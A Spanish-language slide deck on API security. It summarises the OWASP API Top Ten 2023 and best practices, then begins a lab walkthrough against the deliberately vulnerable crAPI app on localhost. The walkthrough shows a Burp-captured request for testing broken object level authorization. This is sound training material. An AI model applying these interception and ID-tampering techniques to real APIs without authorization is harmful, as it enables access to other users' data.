




# API SECURITY



---

MATO FERREIRA




# INTRODUCCIÓN A LAS APIs

- Conjunto de protocolos, rutinas y herramientas para intercambiar información entre aplicaciones.



# EL ROL DE LAS APIs EN EL DESARROLLO MODERNO

---



INTEGRACIÓN E  
INTEROPERABILIDAD




INNOVACIÓN Y ECOSISTEMA  
EN EXPANSIÓN




ARQUITECTURA DE  
MICROSERVICIOS

# EL ROL DE LAS APIs EN EL DESARROLLO MODERNO

---



IMPACTO ECONÓMICO



APIs COMO  
PRODUCTOS



# IMPORTANCIA DE API SECURITY



# EL ROL DE SEGURIDAD EN LAS APIs

---

- Ubicuidad de las APIs
- Aumento de la superficie de ataque




# RIESGOS Y CONSECUENCIAS

---



DATA BREACHES



DISRUPCIÓN DE  
SERVICIOS




PROBLEMAS  
LEGALES /  
COMPLIANCE




PÉRDIDA DE  
CONFIANZA Y  
REPUTACIÓN

# API SECURITY COMO NECESIDAD DE NEGOCIO


---



IMPACTO  
ECONÓMICO



VENTAJA  
COMPETITIVA



IMPULSA  
INNOVACIÓN

WASP API Secu

Top Ten - 2023



# AMENAZAS COMUNES A LA SEGURIDAD DE LAS APIS

---

# AUTORIZACIÓN Y AUTENTICACIÓN INSUFICIENTE PARA EL ACCESO A DATOS

---


- Broken Object Level Authorization
- Broken Authentication
- Broken Object Property Level Authorization



# ACCESO SIN RESTRICCIÓN A RECURSOS, FUNCIONES Y FLUJOS

---

- Unrestricted resource consumption
- Broken Function Level Authorization
- Unrestricted Access to Sensitive Business Flows



# AUSENCIA DE VALIDACIÓN, ERRORES DE CONFIGURACIÓN, MANEJO INAPROPiado DE INVENTARIO Y RECURSOS

---

- Server-Side Request Forgery
- Security Misconfiguration
- Improper Inventory Management
- Unsafe Consumption of APIs




# MEJORES PRÁCTICAS PARA API SECURITY

---



Inventario de APIs



Modelado de datos,  
diseño seguro,  
threat modelling




Análisis de  
seguridad y  
auditoría continua



Técnicas de  
Autenticación y  
Autorización



Validación de datos  
y sanitización




Implementación de  
Throttling y Rate  
Limiting

# LABORATORIO

---


- Usaremos crAPI
- Simula una web API-Driven, basada en microservicios.
- Contiene las vulnerabilidades comunes que pasan en aplicaciones modernas basadas en vulnerabilidades de la vida real



# SETUP

---


- Repo:  
<https://github.com/OWASP/crAPI>
- Setup a través de:
  - Docker
  - Vagrant
  - Kubernetes
  - Build personal
- Burp Suite



# EJERCICIO 1 - BOLA


## WALKTHROUGH

- Acceder a localhost:8088 y crear una cuenta
- Acceder a localhost:8025 para ver los datos del vehículo a registrar
- Hacer login y agregar vehículo



# WALKTHROUGH

- Registrar vehículo
- Desde el proxy a elección (Burp), entrar al dashboard y darle a refresh location
- Analizar el request



# WALKTHROUGH

- Analizamos el request
- El endpoint usa el id de vehículo
- GET  
`/identity/api/v2/vehicle/bdf986ab-8281-4456-a1f0-d624dc66fb33/location`

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Site map Scope Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Pro version only

Host Method URL Params Status Code Length MIME type Title Notes

http://localhost:8888	GET	/dashboard		200	3138	HTML	crAPI
http://localhost:8888	POST	/identity/api/auth/login		200	960	JSON	
http://localhost:8888	GET	/identity/api/v2/user/dashboard		200	599	JSON	
http://localhost:8888	GET	/identity/api/v2/vehicle/bdf986ab-8281-4456-a1f0-d624dc66fb33/location		200	567	JSON	
http://localhost:8888	GET	/identity/api/v2/vehicle/vehicles		200	1418	JSON	
http://localhost:8888	GET	/manifest.json		200	801	JSON	
http://localhost:8888	GET	/static/js/2.eecbd5ce0.chunk.js		200	1523756	JSON	
http://localhost:8888	GET	/static/js/main.ccf0738.chunk.js		200	126038	JSON	

Request Response

Pretty Raw Hex Render

```
1 GET /identity/api/v2/vehicle/bdf986ab-8281-4456-a1f0-d624dc66fb33/location HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
4 Content-Type: application/json
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJhbGciOiJSUzI1Ni9eyJzdWIoiJtYXRvQG93YXNwLmNvbSI
sInJvbGUiOiJcVyiwiWF0ijoxNzEzMjxNzA1CjleHai0JE
3MTM40TY1MDV9.opqK-m8hv1eKvT5a255VD_IwG5yK3gGcAp5Dd
rX8A7QY3XJ7MxHj1s-F2yT5iqf9lb0vwH0t3a1tnd7z-XHgp
ZK034-BK-vgmF0AS18qtWC3mxsH1ivftfxMtDT8MhJR8JXti0rIb
5FB5Dxwz365GdLY5Gt0FIJw01qj7dRh2zn1zhui5rw_g1_wV
Nfa191JJKA_u2PAV0J2cl_1zVX760hzxtmwXhY3o/Wff5vTwR90
VmbbbMTmaexF5IqtAP7uHrsIEo0wLZvvSpue7JS3pga0h2oAMK
S8cfrl0xpBIOXBu9UvQvNH5qs6ZVE8QVsAtSPVsy1g
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
8 sec-ch-ua-platform: "macOS"
9 Accept: /*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:8888/dashboard
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Event log (1) All issues

0 highlights

0 highlights

Inspector Inspector Notes

